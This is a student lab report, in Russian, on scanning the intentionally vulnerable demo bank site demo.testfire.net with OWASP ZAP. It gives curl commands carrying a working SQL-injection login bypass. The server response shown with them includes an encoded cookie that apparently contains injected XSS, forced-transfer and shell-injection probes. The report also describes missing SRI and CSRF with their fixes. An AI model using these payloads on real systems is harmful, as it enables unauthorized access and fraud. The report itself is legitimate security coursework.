Федеральное государственное автономное
образовательное учреждение высшего образования
«Национальный исследовательский университет ИТМО»

Информационная безопасность

Лабораторная работа №4

"Анализ уязвимостей веб-приложения с помощью OWASP ZAP"

Выполнил:
Федоров Евгений Константинович
Группа: P3410

Санкт-Петербург, 2026

Содержание


Установка и запуск OWASP Juice Shop 2

Quick Scan сайта https://demo.testfire.net 3


Анализ результатов 4

Описание найденных уязвимостей 4

Установка и запуск OWASP Juice Shop




Quick Scan сайта https://demo.testfire.net




Анализ результатов

Отсортированная вкладка alerts:



Описание найденных уязвимостей

1. SQLi



Здесь представлена SQL инъекция на странице авторизации. При помощи нее можно получить доступ к сайту будучи не авторизованным пользователем.


Подтверждение:

```
~/ curl -k -i -sS -b cookies.txt -c cookies.txt \
-X POST https://demo.testfire.net/doLogin \
--data-urlencode "uid=ZAP' OR '1'='1' --" \
--data-urlencode "passw=testpass" \
--data-urlencode "btnSubmit=Login"
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Set-Cookie: AltoroAccounts="ODAwMDAwfkNvcnBvcmF0ZX4tMS4xODQ0Njc0NTA3OTk5MjQ4RTIwfDgwMDAwMX5DaGVja2luZ
345Ljk4OTIwNTAxOTQ2NDAyRTExfDgwMDAwMn5TYXZpbmdzfi04Ljk5OTk5NjYxNjUxMTcyNkUyNnw4MDAwMDN+Q2hlY2tpbmd+OS
4wMDAwMTgxMjEzODMxRTI2fDgwMDAwNH5TYXZpbmdzfjIzMzkuOTd8ODAwMDA1fkNoZWNraW5nfjE1MTIuMDF8ODAwMDA2flNhdml
uZ3N+Njc4NjkuMHw4MDAwMDd+Q2hlY2tpbmd+MTAxNTEuOTl8NDUzOTA4MjAzOTM5NjI4OH5DcmVkaXQgQ2FyZH4tMS4xODQ0Njc0
NDA3ODAwNTY1RTIwfDQ0ODU5ODMzNTYyNDIyMTd+Q3JlZGl0IENhcmR+MTAxMDAuOTd8ODAwMDA4fkNoZWNraW5nfjMuMHw4MDAwM
Dl+Q2hlY2tpbmd+NC44OTMyMzIwMkU4fDgwMDAxMH5DaGVja2luZ34zLjB8ODAwMDExfkNoZWNraW5nfjkuOTk5OTk5OTk5OTk1MD
FFMTR8ODAwMDEyfkNoZWNraW5nfjIuNzR8ODAwMDEzfkNoZWNraW5nfjM5OS4wfDgwMDAxNH5TYXZpbmdzfi00OTk5LjkzNzV8ODA
wMDE1fklSQX40OTk4LjE4OTY4NzV8ODAwMDE2flNhdmluZ3N+MS43OTc2OUUzMDh8ODAwMDE3flNhdmluZ3N+MS44OUUyOTJ8ODAw
MDE4flNhdmluZ3N+LTAuMDA3ODEyNXw4MDAwMTl+U2F2aW5nc34wLjAwNzgxMjV8ODAwMDIwflNhdmluZ3N+Ni4xMzQxNzEwNDQ3O
DEyNDdFN3w4MDAwMjF+Q2hlY2tpbmd+MC4wfDgwMDAyMn42Mjd0cHJvYmV+MC4wfDgwMDAyM348c2NyaXB0PmRvY3VtZW50LmNvb2
tpZT1gQWx0b3JvQWNjb3VudHM9JHtidG9hKGA4MDAwMDB+Y34xYCl9O3BhdGg9L2A7aT1uZXcgSW1hZ2U8L3NjcmlwdD5+MC4wfDg
wMDAyNH48c2NyaXB0Pmkuc3JjPWAvYmFuay9kb1RyYW5zZmVyP2Zyb21BY2NvdW50PTgwMDAwMCZ0b0FjY291bnQ9ODAwMDAyJnRy
YW5zZmVyQW1vdW50PTAuMDFgPC9zY3JpcHQ+fjAuMHw4MDAwMjV+Q2hlY2tpbmd+LTkuNzY5Mjk4OTk5OTk5OTkxRTMwNnw4MDAwM
jZ+Q2hlY2tpbmd+LTEuMEUyOTJ8ODAwMDI3fkNoZWNraW5nfi0xLjBBFMzAwfDgwMDAyOH5DaGVja2luZ34wLjB8ODAwMDI5fnVzZX
JfYXJvdn4wLjB8ODAwMDMwfnVzZXJfYm1kdX4wLjB8ODAwMDMxfnVzZXJfYXJvdn4wLjB8ODAwMDMyfnVzZXJfYm1kdX4wLjB8ODA
wMDMzfnVzZXJfYXJvdn4wLjB8ODAwMDM0fnVzZXJfYm1kdX4wLjB8ODAwMDM1flNhdmluZ3N+MC4wfDgwMDAzNn5DaGVja2luZyww
LjB+MC4wfDgwMDAzN35acTdhfjAuMHw4MDAwMzl+Q2hlY2tpbmd+MC4wfDgwMDA0MH5DaGVja2luZ34wLjB8ODAwMDQyflpxN2J+M
C4wfDgwMDA0M35DaGVja2luZ34wLjB8ODAwMDQ0fkNoZWNraW5nfjAuMHw4MDAwNDZ+Q2hlY2tpbmd+MC4wfDgwMDA0N35DaGVja2
luZ34wLjB8ODAwMDQ4fkNoZWNraW5nfjAuMHw4MDAwNDl+Q2hlY2tpbmd+My4wfDgwMDA1MH5DaGVja2luZ34wLjB8ODAwMDUxfkN
oZWNraW5nfjAuMHw4MDAwNTJ+Q2s2MTE2fjAuMHw4MDAwNTV+Q2hlY2tpbmd+MC4wfDgwMDA1Nn5DaGVja2luZ34wLjB8ODAwMDU3
fkNoZWNraW5nfjAuMHw4MDAwNzB+Q2hlY2tpbmd+MC4wfDgwMDA3MX5DaGVja2luZ34wLjB8ODAwMTAzfjxzY3JpcHQ+aWYobG9jY
XRpb24uaGFzaCl7ZG9jdW1lbnQudGl0bGU9YHp6MzkyM2A7ZG9jdW1lbnQuY29va2llPWBBbHRvcm9BY2NvdW50cz07cGF0aD0vYH
08L3NjcmlwdD5+MC4wfDgwMDExOH5DaGVja2luZ34wLjB8ODAwMTI4fkNoZWNraW5nfjAuMHw4MDAxMzh+Q3JlZGl0IENhcmR+MC4
wfDgwMDE0Mn5DcmVkaXQgQ2FyZH4yNDY4LjB8ODAwMTgxfkNoZWNraW5nfjAuMHw4MDAxODJ+Q2hlY2tpbmd+MC4wfDgwMDIxMH5D
aGVja2luZ2NrcTdhfjAuMDYwMDAwMDAwMDAwMDAwMDA1fDgwMDI0M356cTYxMjJjbmEsNzc3LjB+MC4wfDgwMDI0NH5DaGVja2luZ
34wLjB8ODAwMjQ1fnp6NjEyM2Nhbn4wLjB8ODAwMjQ2fkNyZWRpdCBDYXJkfjAuMHw4MDAyNDl+Q2hlY2tpbmd+MC4wfDgwMDI1MH
5DcmVkaXQgQ2FyZH4wLjB8ODAwMjUxflNhdmluZ3Nja3E3Yn4wLjB8ODAwMjUzfkNyZWRpdCBDYXJkfjAuMHw4MDA0NTl+Q2hlY2t
pbmd+MC4wfDgwMDQ2MH5DaGVja2luZ34wLjB8ODAwNDYxfkNoZWNraW5nfjAuMHw4MDA0NjJ+Q2hlY2tpbmd+MC4wfDgwMDQ2M35D
aGVja2luZ34wLjB8ODAwNDY0fkNoZWNraW5nfjAuMHw4MDA0NjV+Q2hlY2tpbmd+MC4wfDgwMDQ2Nn5DaGVja2luZ34wLjB8ODAwN
DY3fkNoZWNraW5nfjAuMHw4MDA0Njh+Q2hlY2tpbmd+MC4wfDgwMDQ2OX5DaGVja2luZ34tMS4wfDgwMDQ3MH5DaGVja2luZ34wLj
B8ODAwNDcxfkNoZWNraW5nfjAuMHw4MDA0NzJ+Q2hlY2tpbmc7ZWNobyB5bW9jNzMyY21kbWFyazF+MC4wfDgwMDQ3M35DaGVja2l
uZ3xlY2hvIHltb2M3MzJjbWRtYXJrMX4wLjB8ODAwNDc0fkNoZWNraW5nCmVjaG8geW1vYzczMmNtZG1hcmsxfjAuMHw4MDA0NzV+
Q2hlY2tpbmdgZWNobyB5bW9jNzMyY21kbWFyazFgfjAuMHw4MDA0NzZ+Q2hlY2tpbmcgZWNobyB5bW9jNzMyY21kbWFyazFgfjAuMH
w4MDA0NzN+Q2hlY2tpbmcgZWNobyB5bW9jNzMyY21kbWFyazFgfjAuMHw4MDA0NzR+Q2hlY2tpbmcgZWNobyB5bW9jNzMyY21kbWF
yazFgfjAuMHw4MDA0NzV+Q2hlY2tpbmcgZWNobyB5bW9jNzMyY21kbWFyazFgfjAuMHw4MDA0NzZ+Q2hlY2tpbmcgZWNobyB5bW9j
NzMyY21kbWFyazF+MC4wfDgwMDQ5Mn5DaGVja2luZ34wLjB8ODAwNDkzfkNoZWNraW5nfjAuMHw4MDA0OTR+Q2hlY2tpbmcgZWNob
yB5bW9jNzMyY21kbWFyazF+MC4wfDgwMDQ5NX5DaGVja2luZ3xlY2hvIHltb2M3MzJjbWRtYXJrMX4wLjB8ODAwNDk2fkNoZWNraW5nCmVj
aG8geW1vYzczMmNtZG1hcmsxfjAuMHw4MDA0OTd+Q2hlY2tpbmdgZWNobyB5bW9jNzMyY21kbWFyazFgfjAuMHw4MDA0OTh+Q2hlY
2tpbmckKGVjaG8geW1vYzczMmNtZG1hcmsxKX4wLjB8ODAwNDk5fkNoZWNraW5nJChwcmludGYgJXMgeW1vYzczMmNtZG1hcmsxKX
4wLjB8ODAwNTAwfkNoZWNraW5nJiZlY2hvIHltb2M3MzJjbWRtYXJrMX4wLjB8ODAwNTAxfkNoZWNraW5nfHxlY2hvIHltb2M3MzJ
```

Запрос для SQLi:


```
    curl -k -i -sS \
    -X POST https://demo.testfire.net/doLogin \
    --data-urlencode "uid=ZAP' OR '1'='1' --" \
    --data-urlencode "passw=testpass" \
--data-urlencode "btnSubmit=Login"
```

2. Subresource Integrity Attribute Missing



Данная уязвимость может потенциально подменить выполняемый .js скрипт, если сервер, с которого он загружается будет скомпрометирован. Для устранения данной уязвимости в теге подключаемого скрипта указывается атрибут integrity с вычисленным hash’ом файла. Браузер при загрузке валидирует, что ему был прислан «правильный» скрипт и исполняет его. Если хэши не совпадают, браузер не выполняет скрипт.

3. Cross-Site Request Forgery



Данная уязвимость потенциально позволяет злоумышленнику заставить браузер авторизованного пользователя отправить HTTP-запрос на целевой сайт без его ведома, используя действующую сессию пользователя. Для устранения уязвимости необходимо использовать CSRF-токены - уникальные непредсказуемые значения, которые добавляются в формы и проверяются сервером при получении запроса.